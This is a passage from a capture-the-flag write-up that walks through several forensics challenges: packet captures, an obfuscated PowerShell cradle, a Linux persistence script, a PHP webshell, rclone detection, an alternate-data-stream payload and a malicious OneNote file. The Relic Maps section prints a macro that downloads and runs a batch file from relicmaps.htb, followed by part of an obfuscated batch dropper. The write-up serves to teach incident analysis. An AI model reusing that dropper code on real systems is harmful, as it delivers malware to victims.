
<p>Following the TCP streams, I find the flag written in plaintext in the fourth TCP stream.</p>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{th3s3_4l13ns_st1ll_us3_HTTP}</code></p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/plaintext/flag.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/plaintext/flag.png" /></a>
</figure>

<h2 id="alien-cradle">Alien Cradle</h2>

<p>Difficulty: Very Easy - 300 points</p>

<blockquote>
  <p>In an attempt for the aliens to find more information about the relic, they launched an attack targeting Pandora’s close friends and partners that may know any secret information about it. During a recent incident believed to be operated by them, Pandora located a weird PowerShell script from the event logs, otherwise called PowerShell cradle. These scripts are usually used to download and execute the next stage of the attack. However, it seems obfuscated, and Pandora cannot understand it. Can you help her deobfuscate it?</p>
</blockquote>

<p>In this challenge, we are given a Powershell script.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/alien_cradle/flag.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/alien_cradle/flag.png" /></a>
</figure>

<p>The flag is already visible in this section, we just need to put the pieces together.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$s</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">New-Object</span><span class="w"> </span><span class="nx">IO.MemoryStream</span><span class="p">(,[</span><span class="n">Convert</span><span class="p">]::</span><span class="n">FromBase64String</span><span class="p">(</span><span class="nv">$d</span><span class="p">));</span><span class="nv">$f</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s1">'H'</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="s1">'T'</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="s1">'B'</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="s1">'{p0w3rs'</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="s1">'h3ll'</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="s1">'_Cr4d'</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="s1">'l3s_c4n_g3t'</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="s1">'_th'</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="s1">'3_j0b_d'</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="s1">'0n3}'</span><span class="p">;</span><span class="w">
</span></code></pre></div></div>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{p0w3rsh3ll_Cr4dl3s_c4n_g3t_th3_j0b_d0n3}</code></p>

<h2 id="extraterrestrial-persistence">Extraterrestrial Persistence</h2>

<p>Difficulty: Very Easy - 300 points</p>

<blockquote>
  <p>There is a rumor that aliens have developed a persistence mechanism that is impossible to detect. After investigating her recently compromised Linux server, Pandora found a possible sample of this mechanism. Can you analyze it and find out how they install their persistence?</p>
</blockquote>


<p>This challenge provides us a Bash script that downloads a service if the user pandora is logged into hostname linux_HQ, gives execution permission to it, and writes a Base64 encoded payload to <code class="language-plaintext highlighter-rouge">/usr/lib/systemd/service.service</code>.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/et_persistence/script.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/et_persistence/script.png" /></a>
</figure>


<p>Decoding this payload, we find the flag in the description of the service.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/et_persistence/flag.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/et_persistence/flag.png" /></a>
</figure>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{th3s3_4l13nS_4r3_s00000_b4s1c}</code></p>

<h2 id="roten">Roten</h2>

<p>Difficulty: Easy - 300 points</p>

<blockquote>
  <p>The iMoS is responsible for collecting and analyzing targeting data across various galaxies. The data is collected through their webserver, which is accessible to authorized personnel only. However, the iMoS suspects that their webserver has been compromised, and they are unable to locate the source of the breach. They suspect that some kind of shell has been uploaded, but they are unable to find it. The iMoS have provided you with some network data to analyse, its up to you to save us.</p>
</blockquote>


<p>This challenge presents another packet capture with TCP and HTTP traffic.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/roten/pcap.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/roten/pcap.png" /></a>
</figure>


<p>Using the export objects feature in Wireshark, I find this obfuscated PHP webshell that was uploaded to the server on the map update page.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/roten/stream173.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/roten/stream173.png" /></a>
</figure>


<p>Saving this PHP script, I noticed that the obfuscated portions were appended to one another and were evaluated at the end of the script.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/roten/obfshell.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/roten/obfshell.png" /></a>
</figure>


<p>Replacing the <code class="language-plaintext highlighter-rouge">eval()</code> statement with <code class="language-plaintext highlighter-rouge">echo()</code>, I would be able to get the deobfuscated shell script. In doing so, I revealed the flag in a comment.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/roten/flag.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/roten/flag.png" /></a>
</figure>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{W0w_ROt_A_DaY}</code></p>

<h2 id="packet-cyclone">Packet Cyclone</h2>

<p>Difficulty: Easy - 300 points</p>

<blockquote>
  <p>Pandora’s friend and partner, Wade, is the one that leads the investigation into the relic’s location. Recently, he noticed some weird traffic coming from his host. That led him to believe that his host was compromised. After a quick investigation, his fear was confirmed. Pandora tries now to see if the attacker caused the suspicious traffic during the exfiltration phase. Pandora believes that the malicious actor used rclone to exfiltrate Wade’s research to the cloud. Using the tool called “chainsaw” and the sigma rules provided, can you detect the usage of rclone from the event logs produced by Sysmon? To get the flag, you need to start and connect to the docker service and answer all the questions correctly.</p>
</blockquote>


<p>In this challenge, we are given Windows event logs and sigma rules that we need to use a tool called <a href="https://github.com/WithSecureLabs/chainsaw">chainsaw</a> to parse. Using the command below, we get a match for two events.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/packet_cyclone/chainsaw.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/packet_cyclone/chainsaw.png" /></a>
</figure>


<p>These events correspond to execution of rclone.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/packet_cyclone/output.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/packet_cyclone/output.png" /></a>
</figure>


<p>With this information, I connected to the Docker instance and answered the questions that were asked of me.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/packet_cyclone/flag.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/packet_cyclone/flag.png" /></a>
</figure>

<p>In return, I received the flag.</p>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{3v3n_3xtr4t3rr3str14l_B31nGs_us3_Rcl0n3_n0w4d4ys}</code></p>

<h2 id="artifacts-of-dangerous-sightings">Artifacts of Dangerous Sightings</h2>

<p>Difficulty: Medium - 300 points</p>

<blockquote>
  <p>Pandora has been using her computer to uncover the secrets of the elusive relic. She has been relentlessly scouring through all the reports of its sightings. However, upon returning from a quick coffee break, her heart races as she notices the Windows Event Viewer tab open on the Security log. This is so strange! Immediately taking control of the situation she pulls out the network cable, takes a snapshot of her machine and shuts it down. She is determined to uncover who could be trying to sabotage her research, and the only way to do that is by diving deep down and following all traces …</p>
</blockquote>


<p>In this challenge, we are given a VHDX virtual disk image. After loading the image into Autopsy, I ran a string search for some common strings, one one of them being <code class="language-plaintext highlighter-rouge">powershell</code>. In one of the first results, I noticed an interesting match.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/artifacts/ads.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/artifacts/ads.png" /></a>
</figure>

<p>The <code class="language-plaintext highlighter-rouge">type finpayload &gt; C:\Windows\Tasks\ActiveSyncProvider.dll:hidden.ps1</code> line indicates that the payload was written to an Alternate Data Stream, hiding the Powershell script inside of <code class="language-plaintext highlighter-rouge">ActiveSyncProvider.dll</code>. In order to access this, I mounted the disk image in a Windows VM and used the <code class="language-plaintext highlighter-rouge">type C:\Windows\Tasks\ActiveSyncProvider.dll:hidden.ps1</code> command. Inside the alternate data stream, there was a Base64 encoded powershell payload that when decoded, revealed a heavily obfuscated Powershell script.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/artifacts/obfuscated.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/artifacts/obfuscated.png" /></a>
</figure>


<p>I then used <a href="https://github.com/Malandrone/PowerDecode">PowerDecode</a> to run dynamic analysis against the script. Initially, there were some errors in the script that had to be remedied, as well as me needing to enable long file names in the Registry, but it was able to deobfuscate the script and show the flag.</p>
<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/artifacts/flag.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/artifacts/flag.png" /></a>
</figure>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{Y0U_C4nt_St0p_Th3_Alli4nc3}</code></p>

<h2 id="relic-maps">Relic Maps</h2>

<p>Difficulty: Medium - 300 points</p>

<blockquote>
  <p>Pandora received an email with a link claiming to have information about the location of the relic and attached ancient city maps, but something seems off about it. Could it be rivals trying to send her off on a distraction? Or worse, could they be trying to hack her systems to get what she knows?Investigate the given attachment and figure out what’s going on and get the flag. The link is to http://relicmaps.htb:/relicmaps.one. The document is still live (relicmaps.htb should resolve to your docker instance).</p>
</blockquote>

<p>For this challenge, we are given a link to a OneNote document (<code class="language-plaintext highlighter-rouge">relicmaps.one</code>) hosted on the Docker environment. Running strings against this file, I find a suspicious piece of VBScript that downloads two files, another OneNote document and a <code class="language-plaintext highlighter-rouge">window.bat</code> batch script.</p>

<div class="language-vb highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">'more code above...</span>
<span class="k">Sub</span> <span class="nf">AutoOpen</span><span class="p">()</span>
    <span class="n">ExecuteCmdAsync</span> <span class="s">"cmd /c powershell Invoke-WebRequest -Uri http://relicmaps.htb/uploads/soft/topsecret-maps.one -OutFile $env:tmp\tsmap.one; Start-Process -Filepath $env:tmp\tsmap.one"</span>
    <span class="n">ExecuteCmdAsync</span> <span class="s">"cmd /c powershell Invoke-WebRequest -Uri http://relicmaps.htb/get/DdAbds/window.bat -OutFile $env:tmp\system32.bat; Start-Process -Filepath $env:tmp\system32.bat"</span>
<span class="k">End</span> <span class="k">Sub</span>
<span class="c1">'more code below...</span>
</code></pre></div></div>

<p>Downloading the batch script, I see that it is quite obfuscated and the commented middle portion starting with SEWD appears to be a Base64 encoded string.</p>

<div class="language-batch highlighter-rouge"><div class="highlight"><pre class="highlight"><code>@echo <span class="na">off</span>
<span class="kd">set</span> <span class="s2">"eFlP=set "</span>
<span class="nv">%eFlP%</span><span class="s2">"ualBOGvshk=ws"</span>
<span class="nv">%eFlP%</span><span class="s2">"PxzdwcSExs= /"</span>
<span class="nv">%eFlP%</span><span class="s2">"ndjtYQuanY=po"</span>
<span class="nv">%eFlP%</span><span class="s2">"cHFmSnCqnE=Wi"</span>
<span class="nv">%eFlP%</span><span class="s2">"CJnGNBkyYp=co"</span>
<span class="nv">%eFlP%</span><span class="s2">"jaXcJXQMrV=rS"</span>

<span class="kd">snip</span>

